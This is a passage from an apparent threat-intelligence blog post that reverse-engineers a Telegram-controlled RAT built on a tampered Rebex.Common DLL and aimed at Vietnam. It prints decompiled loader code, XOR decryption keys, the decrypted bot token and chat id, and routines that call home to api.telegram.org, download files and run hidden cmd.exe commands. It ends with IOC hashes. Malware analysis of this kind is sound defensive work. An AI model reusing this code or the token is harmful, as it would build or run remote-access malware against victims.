FlbWyuSyl0PTEvy1egws5gv1DF9PbnGvOYnPVpCCE6wPw0qEzrPGFRS/RtIm3ofz4YIJ+SP7hQzhwM0QzFmmy18ccu17iWY0zfVIFJP/n5k0nn5+c5ewDezWbaeAjC5iWlXAwU0N0E88h6uFTY
HD42Puyml48mJxTY8oLrvl30xb1sekH52XpOCBARdDdaM3h03t8QjnasFQ58PYxwYsa7GeQvYcsxslW6SAkVQWlyPu014QXpppRCnQPho6u/XTzw30F3MCRicRD20Pz+mmuuIsFpQ2QPIOCAEvnI
MVZowueAWsazpWlIahvUAzpkQVg+zk0hpcCNmmp8t1EwaUpn7z5jWxw50VvpuYOXtvj0UJiZ3HAKFRJ6wHTp74qHV5D0kNaA8mUeF1CyhelnoBn499sdHLNIBw4RyaGvhd0nDR0qRkntwqAimS
Kf7tmUicKFJbLthVOKNMUszfJztR7DKMbRPRBxVY1BNFIx8UZI90sFh19Nks8RguzKQcGLLk5piCxp1JlLqoNL6tYcIkh25iIEFYMIjFE6CdYHbyAo4R4bmA+lxJfM8lpYw7qzvIeU5aNF3zBn
+dFAWlYnHMj9edDwXV0ST6MpdQ0CET6vKK7xwCiYi4Vx/qW3ae9eYipGXQaen+QUGsIkFTIzghAGvVSW80JgrrvsjHim0GwYtuFY8NdoMNAWkAK1ao7oBxnFkVkaFVSRlvXVPRpvJMWlMvsm
+IHoc2oUQq264NnAejI9BN1eroDR3DmoZuftbqfPajN928PycsDhJXCQua10QYyweDHT21IYPvCDM6Iim1KwLRZCuIZmOtwhgSTC5gUuuf73tz7NCBHLFT+HLRLN9NRsh4TR1m093YjSwjyN7Q8
PtYHAXLCPIf3vI9G1TBkpAwJ0w5tvQ/9B8UgjdAmpgIL56vxsmp5Gxf9wJjhtCUnlQXbInJk0gQ9mS

```

Payload decompression and loading:

```

public static void HwApjJeAgIHqzAfHgltKETLWWhio0zbbSmOnSqPvDxEjmi0LvY()
{
    MSOfficeService.ohlBmaxGJbGYKQCQl_111rPTuleORndRIZCAeOzaomAwQJijsuJ0id8();
    MSOfficeService.vHsoRsrNcFcCnAGl_JwydTCjCvWKCZjEwLFwVKHwunSjgfUrmYCYgCABDHlWVTJCMXf();
    string @string = Encoding.ASCII.GetString(MSOfficeService.whZMogvYjpplgCJzVIZdUXOUyZyoLfXoTGPOGCzYqEPNRRNoHsznbTs);
    byte[] array = MSOfficeService.DDLVnfdXcFmCYcRIBpLrBQsBaJlIU5JPyfJyZimxNkNFaAYwxdCpVLAvfKDT(MSOfficeService.BmvzbqAgvDJeCupaB8zpzvmCnoevhUxnNMznTYPkCNYithnDgEFuEigF_rLnKEy);
    Assembly assembly = Assembly.Load(array);
    byte[] array2 = Convert.FromBase64String("A1UO7AogCCQDLwBwclBqCXS0eGECLEwIdn1+TqpcnFsm0MiYI4DYXx4A1B4?w=");
    Type[] exportedTypes = assembly.GetExportedTypes();
    int i = 0;
    while (i < exportedTypes.Length)
    {
        Type type = exportedTypes[i];
        try
        {
            object obj = Activator.CreateInstance(type);
            type.InvokeMember("jAvYGkrRmjnSmZiWxerWcYtYwaynVwSJlzfzSwznluMwatEIBxnJrKKHWcf1CwqPc", BindingFlags.InvokeMethod, null, obj, new object[] { array2, @string });
        }
        catch
        {
        }
        IL_0085:
        i++;
        continue;
        goto IL_0085;
    }
}

// Token: 0x05000007 RID: 7 RVA: 0x00002310 File Offset: 0x00000510
public static byte[] DDLVnfdXcFmCYcRIBpLrBQsBaJlIU5JPyfJyZimxNkNFaAYwxdCpVLAvfKDT(byte[] YptmGcyuoVjsqQaRLC_HttuYzCQgVQqauatuPYG_fd5NcvrtmCAa0YsaDvTmCLrzWfHxEX)
{
    MemoryStream memoryStream = new MemoryStream(YptmGcyuoVjsqQaRLC_HttuYzCQgVQqauatuPYG_fd5NcvrtmCAa0YsaDvTmCLrzWfHxEX);
    byte[] array2;
    using (DeflateStream deflateStream = new DeflateStream(memoryStream, CompressionMode.Decompress))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            byte[] array = new byte[16384];
            int num;
            while ((num = deflateStream.Read(array, 0, array.Length)) > 0)
            {
                memoryStream2.Write(array, 0, num);
            }
            array2 = memoryStream2.ToArray();
        }
    }
    return array2;
}

```

When the next-stage is loaded, we can see that the entry point will be method `jAvYGkrRmjnSmZiWxerWcYtYwaynVwSJlzfzSwznluMwatEIBxnJrKKHWcf1CwqPc`. Additionally, 2 arguments are passed:


- A byte array from a base64 string, which results in the following bytes:
02250e240a200824032f00567b506a717e4e7861022f0c220e797e4d0a6272716c5b4322622e03617c7803507827
- The string: **8323854499**, hard-coded here:


```

MSOfficeService.whZMogvYjpplgCJzVIZdUXOUyZyoLfXoTGPOGCzYqEPNRRNoHsznbTs = new byte[] { 56, 51, 50, 51, 56, 53, 52, 52, 57, 57 };

```

A quick inspection of the next decrypted stage reveals that the final stage is also a .NET DLL, specifically a weaponized version of [Rebex.Common.dll](#). A quick comparison between a clean version of `Rebex.Common.dll` and this payload reveals that many namespaces present in the malware are extraneous and don't belong to `Rebex.Common.dll`.





Reviewing the entry point observed in the loader, we can see how the 2 arguments are processed. The byte array passed as an argument is first decrypted with XOR key `0xCE`. Then, even byte positions are decrypted with XOR key `0xF4` and odd byte positions are decrypted with XOR key `0xD9`.

```
public static void jAVYgkrRmjnSmZiWxerWcyYwaynVwS1zjFz5wzn1uMwatEIBxn3rKKHwcf1CwqPc(byte[] hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx, string
XNbDbJebbnXKGGZDe_LSZPbqVpHqDnz_uBEtrKhYNeYvijIo00UKwaAgk1hmA)
{
    for (int i = 0; i < hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx.Length; i++)
    {
        int num = i;
        hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx[num] ^= 206;
    }
    for (int j = 0; j < hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx.Length; j++)
    {
        bool flag = j % 2 == 0;
        if (flag)
        {
            int num2 = j;
            hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx[num2] ^= 244;
        }
        else
        {
            int num3 = j;
            hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx[num3] ^= 217;
        }
    }
    evNIaAPIAjIs7FiZwVpbDYpeDpmFMlxEwPECwbOckDLbePJJsmcwSibFFjE10Jw.PBndPbAuXgEUxHz10rns3XWunVAiBQVnoSousCcG0_OLcxmfIUDYFe(Encoding.ASCII.GetString
(hyeBhAgwCjccnOgKwLQutV_KAMzeYBtUmBGGLvMuweLKfDGbvHdIgZKx), XNbDbJebbnXKGGZDe_LSZPbqVpHqDnz_uBEtrKhYNeYvijIo00UKwaAgk1hmA);
}
```

Decrypting this array, we obtain the following Telegram bot token, composed of {bot_id}: {auth_token}:

8243072398 :AAGPfDYBv88654nDZ0uHfVLy5X99vFo9GB0

The other argument, `8323854499`, is the chat_id.

The RAT uses the `Rebex.Net` Webclient implementation for its C2 activities. It also supports SOCKS5 proxy, although it does not seem to be configured in the RAT. After registering the victim, the RAT enters a loop that allows it to receive commands. All relevant strings are XOR encrypted, as in the previous stages.

```
// Token: 0x00004E81 RID: 20097 RVA: 0x0012AE78 File Offset: 0x00129078
public static void wPPsqauCddkagZvEEc_XILpguMGHYIoRONPFHoCZDQUsFnJVVFcOFGPKZixd()
{
    try
    {
        HttpRequestCreator httpRequestCreator = new HttpRequestCreator();
        httpRequestCreator.Register();
    }
    catch (Exception ex)
    {
    }
    bool flag = evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.cpCeUhbIGPxYudcdAFWtOdUaLyTxGQzXfQeAaUdbwfnKqshFgYD() == 0;
    if (flag)
    {
        evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.yboaqlqIOYKvgSRvSOxsvTraYFKsgWmyfvMaoaeqBERvAnEIxy
        (evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.DdhodJQnrBVqxtYmqNUovJqzWYY_HRonmKGddRLasAIAnhrRucGGbVPTNhrDLQeYN + " 12", "");
    }
    else
    {
        evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.yboaqlqIOYKvgSRvSOxsvTraYFKsgWmyfvMaoaeqBERvAnEIxy
        (evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.DdhodJQnrBVqxtYmqNUovJqzWYY_HRonmKGddRLasAIAnhrRucGGbVPTNhrDLQeYN + " 21", "");
    }
    for (;;)
    {
        string text = evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.bOKZoPOnzfPVJxVQSGvVbKlWbdTPlxkm_he_SyThMIsuLgTaJyGGMaFOqr();
        bool flag2 = text.Length > 0;
        if (flag2)
        {
            bool flag3 = evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.aeArgXuBPVJsaIHTtrYTLuXNcoHxQVdhkyvvdFPSSMbTmCuaJWgmKgFnojjmeZ_gJpJ(
            evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.dgyTbshndBoPySdOXCfBuX1PkSvEwrZsvEB_PkyCgnRdmTixohHdsAXFG);
        }
    }
}
```

The following commands are accepted by the RAT:

Command	Action
1*	ping/alive check
91	Token swap
45	File download from Telegram
default	cmd.exe /c command execution

Command **1*** is a simple request for the RAT to check back in. This command simply calls home via the **sendMessage** method, pinging back to the attacker.

```
// Token: 0x00004E78 RID: 20091 RVA: 0x0012A808 File Offset: 0x00128A08
private static void yboaqlqIOYKvgSRvSOxsvTraYFKsgWmyfvMaoaeqBERvAnEIxy(string PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk, string
ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip)
{
    PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk = PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk.Replace("<", "&lt;");
    PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk = PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk.Replace(">", "&gt;");
    ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip = ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip.Replace
    (evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.DdhodJQnrBVqxtYmqNUovJqzWYY_HRonmKGddRLasAIAnhrRucGGbVPTNhrDLQeYN, "");
    ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip = ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip.Replace("+...+", " ");
    PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk = string.Concat(new string[]
    {
        evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.DdhodJQnrBVqxtYmqNUovJqzWYY_HRonmKGddRLasAIAnhrRucGGbVPTNhrDLQeYN,
        "\n",
        ZjGbZeMPEZhlUrvfjQVJMLKqEJwcfmoHRFsnfYMALMkvBbZip,
        "\n<code>",
        PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk,
        "</code>"
    });
    WebClient webClient = evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw._RxnWlEYJnzXzGqhkILTCsMASHJCh_IPNGxkzKlqdbNNLOHTPbn_RHJ();
    bool flag = webClient != null;
    if (flag)
    {
        webClient.Headers.Add("content-type", "application/x-www-form-urlencoded");
        string text = string.Format(evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.aWrPub_H_jdrumufECsEhJlQAKCuLlTetDogLKGNNvBfGllkHrzmqQLZO + "{0}/
        sendMessage", evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.bYBDTsSdgXJgTnCjTBETeuzlHphJFWKKIUIvEyTKPNHGAQVowCQRvsVhYPWe);
        NameValueCollection nameValueCollection = new NameValueCollection();
        nameValueCollection.Add("chat_id", evNiaAPIAjIsJfIZWpbDYpeDpmFmLxEwPECwbOcKDLbePJJsmCwSibFFjE10Jw.fngZwRcfsIrvuxuHdcgpoMzPqVzJLxJVsqrIdgdc8SVBDZzIvRcJgaR);
        nameValueCollection.Add("text", PFCEIEXY_SBDQtneJYeJTkFTYJcQAYXQaKnFYWgknoMLtdjTKQIUaUfaivuffFWBuk);
    }
}
```

Command **91** swaps the Telegram bot token, giving the threat actor flexibility if a token is reported.

```
// Token: 0x00004E7D RID: 20093 RVA: 0x0012AB04 File Offset: 0x00128D04
private static string uRhmDkRjssYkTrufRghXhSjghZYUfPbBHySCrWvuxXJNgvNbXy1UxGiaHAEEkMwMCvBUy(string Vyz_FMsZHHkVMdAlNxiwMXJMT_IvvbwIsyFqIESmezFMAGmmwO, string
mDwuAecvFMQ_LNzofbMzHAMNnzXWdMAHupaTPINjhpFQbtrjQEEmwGk)
{
    bool flag = Vyz_FMsZHHkVMdAlNxiwMXJMT_IvvbwIsyFqIESmezFMAGmmwO ==
        evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.bYBDTssDgXJgTnCjtBETeuzlhphJfWKKiUIvEyTKPNHGAgVowCQRvsvhYPWe;
    string text;
    if (flag)
    {
        text = "-1";
    }
    else
    {
        evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.bYBDTssDgXJgTnCjtBETeuzlhphJfWKKiUIvEyTKPNHGAgVowCQRvsvhYPWe = "bot" +
            Vyz_FMsZHHkVMdAlNxiwMXJMT_IvvbwIsyFqIESmezFMAGmmwO;
        evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.fnGZwRcfSlRvuxuHDcgpoMzPqVzjLxJvsqRidgdcBSvBDzIvRcJgaR =
            mDwuAecvFMQ_LNzofbMzHAMNnzXWdMAHupaTPINjhpFQbtrjQEEmwGk;
        evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.luKPIHXDIzBTUogdHwImQvpsIRequBWZXdLXuHLQCGZ_V_BIRXNHpoTyVXC(0);
        text = "1";
    }
    return text;
}
```

Command 45 allows the threat actor to download a file from api.telegram.org/bot{token}/file/{file_path} to the %TMP% folder.

```
private static string hAoBbSfsrFKNsXOpjitOUetedRoCdroMfVmJrYvuqVx8wsHbIZYAKHbGIVYIec(string xRRwYIKgfiXfNoPMHgrNTgNCVFtTptShEEvXMMIEAQLeFP_wdGgwUajRPCOZtovmMA, string
CmmuHYAuvUaonjrFfeJglrumPv_HobWkmbkufzUiEHZvtYthMeJzNgxLrzeMYtE)
{
    string text = "";
    WebClient webClient = evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw._RxnWlEyJnzZGqhkILTCsmAShJCh_PNGxkzKlqdbNMLoHTPbn_RHJ());
    bool flag = webClient != null;
    if (flag)
    {
        bool flag2 = false;
        int num = 20;
        do
        {
            try
            {
                string text2 = webClient.DownloadString(string.Format
                    (evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.aWrPub_H_jdrumfECsEhJlQAKCuLltetDogLKCGNnVBfGllkHrzjmqLZO + "/file/{0}/{1}",
                    evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.bYBDTssDgXJgTnCjtBETeuzlhphJfWKKiUIvEyTKPNHGAgVowCQRvsvhYPWe,
                    xRRwYIKgfiXfNoPMHgrNTgNCVFtTptShEEvXMMIEAQLeFP_wdGgwUajRPCOZtovmMA));
                bool flag3 = !text2.Contains(evNIaAPIAjIsJfIZWvpbDYpeDpmFmLxEwPECwbOckDLbePJJJsMcwSibFFjE10Jw.XReHbcCikUwMAFPSikefPLwBdZyfynpJjtjJwCEDwZmkYgWzwrKnpEMKUBDBd);
                if (flag3)
                {
                    text = "01";
                }
                else
                {
                    string text3 = Environment.ExpandEnvironmentVariables("%TMP%\\" + CmmuHYAuvUaonjrFfeJglrumPv_HobWkmbkufzUiEHZvtYthMeJzNgxLrzeMYtE);
                    File.SetAttributes(text3, FileAttributes.Normal);
                    File.WriteAllText(text3, text2);
                    text = "-1";
                }
            }
            flag2 = false;
        }
    }
}
```

The default RAT behavior is command execution via `cmd.exe /c`. This process is created with no windows (and also hidden window.)

```
// Token: 0x06004E7E RID: 20094 RVA: 0x0012AB60 File Offset: 0x00128D60
private static string ODFMLnTk3OgbQYSAvmNZsQXjwyvYDkRpzSpFyqSRpqSAEfmvPsujEvcxfw(string c)
{
    string text = "";
    string text2 = "";
    string text3 = c.Split(new string[] { "AAAA" }, StringSplitOptions.None).Last<string>();
    bool flag = text3.Length == 0;
    string text4;
    if (flag)
    {
        text4 = "Err";
    }
    else
    {
        try
        {
            Process process = new Process();
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.StartInfo.FileName = wwUeAGXfpafxUpnNfCjLAcaScodvTMCPfxgJVSWOepRDBTaorkXAYnhSUBBMcbKb.mTjNGYHq1BdPVqrDQONXnDWzSZtPrPibAhGqIrGdfURmLzn
                (wwUeAGXfpafxUpnNfCjLAcaScodvTMCPfxgJVSWOepRDBTaorkXAYnhSUBBMcbKb.QTFwdwgoGZAGbZavBMmudmAPVpnuT_pQXDQIZgzEmGveXshVqgGTnWj));
            process.StartInfo.Arguments = "/c " + text3;
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            process.Start();
            process.WaitForExit(5000);
            text = process.StandardOutput.ReadToEnd();
            text2 = process.StandardError.ReadToEnd();
        }
        catch (Exception ex)
        {
            return ex.Message;
        }
        bool flag2 = text.Length == 0 && text2.Length != 0;
        if (flag2)
        {
            text4 = text2;
        }
    }
}
```

Final Notes

As of right now, this Rebex-based Telegram-based RAT still has 0 detections in VirusTotal:

File Overview	
SHA256	1323278360d41a74ab09d310f08902087ff2798d1eda99be65d07c1b1123a25c
SHA1	2acfaf21024e8f018fac3b38126036c594ac7dc
MD5s	ca3401817dd1e29ca3f3212e38ad39cf
First seen	2026-04-01 09:27:37 UTC -  UNITED STATES
Last seen	2026-04-01 09:27:37 UTC -  UNITED STATES
Analysis	 No security vendors flagged this file as malicious

The use of Rebex libraries for malware purposes is, as far as I know, rare. However, this perspective is limited to my limited field of view. Looking at the metadata of the malicious DLL, we can see that the legitimate DLL was likely obtained via NuGet.

```

PublicKey=00240000048000009400000006020000002400005253413100040000010001003F06465FEC807E859EF85F
41501776D068216BD80573AF2E38780E0E277C2521D9D523BD08FAD91E6EF8F021CB834694520E9BB990B900AE24AADCF
22 [assembly: AssemblyTrademark("")]
23 [assembly: AssemblyConfiguration("Release")]
24 [assembly: AssemblyDescription("Rebex Common API for .NET Framework 3.5 SP1")]
25 [assembly: AssemblyCopyright("© 2002-2025 REBEX ČR s.r.o. All rights reserved.")]
26 [assembly: AssemblyInformationalVersion("8.0.9392-164d9ef4626ec08e58c0fdd651af2fb8f67756cd")]
27 [assembly: AssemblyProduct("Rebex Common (NuGet)")]
28 [assembly: AssemblyTitle("Rebex.Common")]
29 [assembly: CLSCompliant(true)]
30 [assembly: Guid("293C1B05-9631-4906-9AB9-1DFABFDF96C3")]
31 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
32 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
33 [assembly: CompilationRelaxations(8)]
34 [assembly: AssemblyCompany("REBEX ČR s.r.o.")]
35 [assembly: InternalsVisibleTo("Rebex.Http,
PublicKey=00240000048000009400000006020000002400005253413100040000010001003F06465FEC807E859EF85F

```

Various elements in the infection chain suggest this is targeted threat activity against Vietnam, and various techniques have been used in the past by targeted threat actors in the region. However, at this point I cannot correlate this to any specific threat actor with high confidence.

IOCs

- CV - Vu PLPC So2156516.zip:
6db64b44305ff125f729713d7ff516e84e4ca38504a2ab0571eb19597f49feee
- Word Document - CV - Vu PLPC KT nam 2026.chm:
a0d5b30578acd1df9139e7a8a4bfc659dc2cf48f4dc0c5804b70890adeb9fa21
- ioey24euj.dll:
67b51a73c72f39b9cf41dd35eb22b369713ab2e576641b40b9089ebc9d4a1fb2
- Telegram RAT (decrypted):
1323278360d41a74ab09d310f08902087ff2798d1eda99be65d07c1b1123a25c

Recently Updated

[Rebex-based Telegram RAT Targeting Vietnam](#)
[Low Detection Linux and macOS Backdoor](#)
[Rare Earth Material Lure Delivering Shellcode Loader](#)
[Unknown Malware Using Azure Functions as C2](#)
[SLOW#TEMPEST Cobalt Strike Loader](#)

Trending Tags

[malware](#) [cti](#) [apt](#) [backdoor](#) [chrome](#) [havoc](#) [linux](#) [RE](#) [vietnam](#) [azure](#)

Further Reading
